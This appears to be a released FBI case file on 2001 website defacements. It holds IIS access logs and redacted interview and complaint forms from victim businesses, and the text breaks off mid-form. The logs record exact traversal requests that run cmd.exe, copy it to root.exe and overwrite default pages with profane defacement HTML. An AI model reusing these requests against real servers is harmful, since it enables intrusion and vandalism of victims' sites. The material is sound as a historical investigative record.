502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/default.ht
m,
210.253.184.3, -, 5/7/01, 3:34:11, W3SVC1, GCGPO1, 192.168.1.13, 47, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:13, W3SVC1, GCGPO1, 192.168.1.13, 140, 429, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/index.asp,
210.253.184.3, -, 5/7/01, 3:34:13, W3SVC1, GCGPO1, 192.168.1.13, 16, 429, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/index.htm,
210.253.184.3, -, 5/7/01, 3:34:13, W3SVC1, GCGPO1, 192.168.1.13, 16, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/default.as
p,
210.253.184.3, -, 5/7/01, 3:34:13, W3SVC1, GCGPO1, 192.168.1.13, 31, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/default.ht
m,
210.253.184.3, -, 5/7/01, 3:34:13, W3SVC1, GCGPO1, 192.168.1.13, 31, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:16, W3SVC1, GCGPO1, 192.168.1.13, 125, 430, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophroot/index.asp
,
210.253.184.3, -, 5/7/01, 3:34:16, W3SVC1, GCGPO1, 192.168.1.13, 31, 430, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophroot/index.htm
,
210.253.184.3, -, 5/7/01, 3:34:16, W3SVC1, GCGPO1, 192.168.1.13, 31, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophroot/default.a
sp,
210.253.184.3, -, 5/7/01, 3:34:16, W3SVC1, GCGPO1, 192.168.1.13, 31, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophroot/default.h
tm,
210.253.184.3, -, 5/7/01, 3:34:16, W3SVC1, GCGPO1, 192.168.1.13, 31, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:18, W3SVC1, GCGPO1, 192.168.1.13, 156, 429, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../scripts/index.asp,
210.253.184.3, -, 5/7/01, 3:34:18, W3SVC1, GCGPO1, 192.168.1.13, 16, 429, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../scripts/index.htm,
210.253.184.3, -, 5/7/01, 3:34:18, W3SVC1, GCGPO1, 192.168.1.13, 16, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../scripts/default.as
p,
210.253.184.3, -, 5/7/01, 3:34:18, W3SVC1, GCGPO1, 192.168.1.13, 31, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../scripts/default.ht
m,
210.253.184.3, -, 5/7/01, 3:34:20, W3SVC1, GCGPO1, 192.168.1.13, 31, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:20, W3SVC1, GCGPO1, 192.168.1.13, 125, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/index.a
sp,
210.253.184.3, -, 5/7/01, 3:34:20, W3SVC1, GCGPO1, 192.168.1.13, 16, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/index.h
tm,
210.253.184.3, -, 5/7/01, 3:34:20, W3SVC1, GCGPO1, 192.168.1.13, 15, 434, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/default
.asp,
210.253.184.3, -, 5/7/01, 3:34:20, W3SVC1, GCGPO1, 192.168.1.13, 16, 434, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissamples/default
.htm,
210.253.184.3, -, 5/7/01, 3:34:23, W3SVC1, GCGPO1, 192.168.1.13, 31, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:23, W3SVC1, GCGPO1, 192.168.1.13, 156, 434, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../w3rootbackup/index
.asp,
210.253.184.3, -, 5/7/01, 3:34:23, W3SVC1, GCGPO1, 192.168.1.13, 16, 434, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../w3rootbackup/index
.htm,
210.253.184.3, -, 5/7/01, 3:34:23, W3SVC1, GCGPO1, 192.168.1.13, 47, 436, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../w3rootbackup/defau
lt.asp,
210.253.184.3, -, 5/7/01, 3:34:25, W3SVC1, GCGPO1, 192.168.1.13, 31, 436, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../w3rootbackup/defau
lt.htm,
210.253.184.3, -, 5/7/01, 3:34:25, W3SVC1, GCGPO1, 192.168.1.13, 46, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:25, W3SVC1, GCGPO1, 192.168.1.13, 140, 430, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gkodmail/index.asp
,
210.253.184.3, -, 5/7/01, 3:34:25, W3SVC1, GCGPO1, 192.168.1.13, 32, 430, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gkodmail/index.htm
,
210.253.184.3, -, 5/7/01, 3:34:25, W3SVC1, GCGPO1, 192.168.1.13, 31, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gkodmail/default.a
sp,
210.253.184.3, -, 5/7/01, 3:34:27, W3SVC1, GCGPO1, 192.168.1.13, 47, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gkodmail/default.h
tm,
210.253.184.3, -, 5/7/01, 3:34:27, W3SVC1, GCGPO1, 192.168.1.13, 31, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:31, W3SVC1, GCGPO1, 192.168.1.13, 62, 428, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../dimail/index.asp,
210.253.184.3, -, 5/7/01, 3:34:31, W3SVC1, GCGPO1, 192.168.1.13, 16, 428, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../dimail/index.htm,
210.253.184.3, -, 5/7/01, 3:34:31, W3SVC1, GCGPO1, 192.168.1.13, 15, 430, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../dimail/default.asp
,
210.253.184.3, -, 5/7/01, 3:34:31, W3SVC1, GCGPO1, 192.168.1.13, 31, 430, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../dimail/default.htm
,
210.253.184.3, -, 5/7/01, 3:34:31, W3SVC1, GCGPO1, 192.168.1.13, 16, 78, 881,
200, 0, GET, /scripts/../../winnt/system32/cmd.exe, /c+dir+..\wwwroot\,
210.253.184.3, -, 5/7/01, 3:34:34, W3SVC1, GCGPO1, 192.168.1.13, 47, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:34, W3SVC1, GCGPO1, 192.168.1.13, 156, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./index.as
p,
210.253.184.3, -, 5/7/01, 3:34:34, W3SVC1, GCGPO1, 192.168.1.13, 31, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./index.ht
m,
210.253.184.3, -, 5/7/01, 3:34:34, W3SVC1, GCGPO1, 192.168.1.13, 31, 433, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./default.
asp,
210.253.184.3, -, 5/7/01, 3:34:36, W3SVC1, GCGPO1, 192.168.1.13, 32, 433, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/./default.
htm,
210.253.184.3, -, 5/7/01, 3:34:36, W3SVC1, GCGPO1, 192.168.1.13, 47, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:36, W3SVC1, GCGPO1, 192.168.1.13, 156, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../index.a
sp,
210.253.184.3, -, 5/7/01, 3:34:36, W3SVC1, GCGPO1, 192.168.1.13, 16, 432, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../index.h
tm,
210.253.184.3, -, 5/7/01, 3:34:38, W3SVC1, GCGPO1, 192.168.1.13, 16, 434, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../default
.asp,
210.253.184.3, -, 5/7/01, 3:34:38, W3SVC1, GCGPO1, 192.168.1.13, 16, 434, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/../default
.htm,
```

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

Result of intrusions. Letters/Text in Red on black background.

[redacted]

5/7/01

b7E

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/11/2001

[redacted] Janus Computer Systems, 900 Chapel Street, Suite 527, New Haven Connecticut, [redacted] was advised of the identity of the interviewing agent and the nature of the interview. [redacted] provided the following information. b6 b7C

[redacted] for the Greater New Haven Chamber of Commerce website. The websites are gnhcc.com and newhavenchamber.com. The websites were defaced on May 6, 2001. [redacted] provided a copy of the logs regarding the defacement to SA [redacted] The logs are on 3 1/2 disk and are attached in an FD340 1A envelope.

Investigation on 5/11/2001 at New Haven, Connecticut

File # [redacted] Date dictated 5/11/2001

SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-71 (Rev. 3-27-95)

Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.

Indices: □ Negative □ See below

Subject's name and aliases	Character of case [redacted]
	Complainant □ Protect Source [redacted]
	Complaint received □ Personal ☒ Telephonic Date 05/03/2001 Time 1:00 pm
Address of Subject	Complainant's address and telephone number 8 FJ Clarke Cir., Bethel, CT (203) 778-4925 ext. [redacted]
	Complainant's DOB [redacted] | Sex Male

b3
b6
b7C
b7E

Subject's Description	Race	□ Male	Height	Hair	Build	Birth date and birth place
	Age	□ Female	Weight	Eyes	Complexion	Social Security Number
	Scars, marks and other data					

Employer	Address	Telephone

Vehicle Description

b6
b7C

Facts of Complaint

Complainant advised that his company, Starstruck, sells watch batteries, tools and supplies over its website, www.starstruckinc.com. On 05/03/01 at approximately 4:00 a.m., the website was "hacked into" and the homepage was changed to a black screen with red lettering that read, "Fuck USA Government" and "Fuck poisonbox."

[redacted]

b3
b6
b7C
b7E

[redacted]

Please contact this victim for more info.

[redacted]

Do not write in this space.

SA [redacted]

(Complaint received by)

BLOCK STAMP

b6
b7C

L71/COMP) [redacted] 5/8/01 [redacted]

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: Negative See below

Subject's name and aliases
UNSUBS

Character of case
Computer Intrusion

Complainant Protect Source
[redacted]
DBA, CIDRA

b6
b7C

Complaint received
Personal X Telephonic Date 05/18/01 Time 8:15 am

Address of Subject

Complainant's address and telephone number
50 Barnes Industrial North, Wallingford,
